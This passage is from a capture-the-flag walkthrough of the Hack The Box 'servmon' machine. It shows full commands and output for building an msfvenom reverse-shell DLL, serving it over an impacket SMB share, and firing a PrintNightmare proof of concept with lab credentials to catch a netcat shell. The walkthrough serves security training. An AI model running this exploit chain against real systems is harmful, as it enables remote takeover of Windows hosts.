└─$ msfvenom -f dll -p windows/x64/shell_reverse_tcp LHOST=10.10.14.192 LPORT=9999 -o ./workspace/smb/remote.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: ./workspace/smb/remote.dll
Our first step is to create a malicious DLL to host on our evil SMB share that the machine will query to.
┌──(kali㉿kali)-[~/CTF/HTB/servmon/exploit]
└─$ impacket-smbserver -smb2support "random" ./workspace/smb/
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
We then use impacket-smbserver to host a share with the malicious DLL.
┌──(kali㉿kali)-[~/CTF/HTB/servmon/exploit]
└─$ printnightmare -dll '\\10.10.14.192\random\remote.dll' 'Nadine:L1k3B1gBut7s@W0rk@servmon'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Enumerating printer drivers
[*] Driver name: 'Microsoft XPS Document Writer v5'
[*] Driver path: 'C:\\Windows\\System32\\DriverStore\\FileRepository\\ntprint.inf_amd64_9543832f82bb474f\\Amd64\\UNIDRV.DLL'
[*] DLL path: '\\\\10.10.14.192\\random\\remote.dll'
[*] Copying over DLL
[*] Successfully copied over DLL
[*] Trying to load DLL
Traceback (most recent call last):
  File "/opt/PrintNightmare/printnightmare.py", line 760, in <module>
    print_nightmare.exploit(options.name, options.env, options.path, options.dll)
    ~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/opt/PrintNightmare/printnightmare.py", line 571, in exploit
    resp = hRpcAddPrinterDriverEx(
        dce,
    ...<2 lines>...
        dwFileCopyFlags=flags,
    )
  File "/opt/PrintNightmare/printnightmare.py", line 277, in hRpcAddPrinterDriverEx
    return dce.request(request)
           ~~~~~~~~~~~^^^^^^^^^
  File "/usr/lib/python3/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 1415, in request
    answer = self.recv()
  File "/usr/lib/python3/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 1892, in recv
    raise DCERPCException('Unknown DCE RPC fault status code: %.8x' % status_code)
impacket.dcerpc.v5.rpcrt.DCERPCException: Unknown DCE RPC fault status code: c000000d


┌──(kali㉿kali)-[~/CTF/HTB/servmon/exploit]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.192] from (UNKNOWN) [10.129.227.77] 49688
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
We execute the "remote DLL" option with the POC we found online from user ly4k on github and successfully get a call back to our reverse shell even though it errored out in the script's final output. Pwned.
Final Thoughts
- Always try exploits for services you're attacking even if you can't enumerate the version prior to attacking if the exploits are non-destructive.
- Manually enumerate modules in
nxcwhenever you get a set of working creds. - Sometimes it really is low-hanging fruit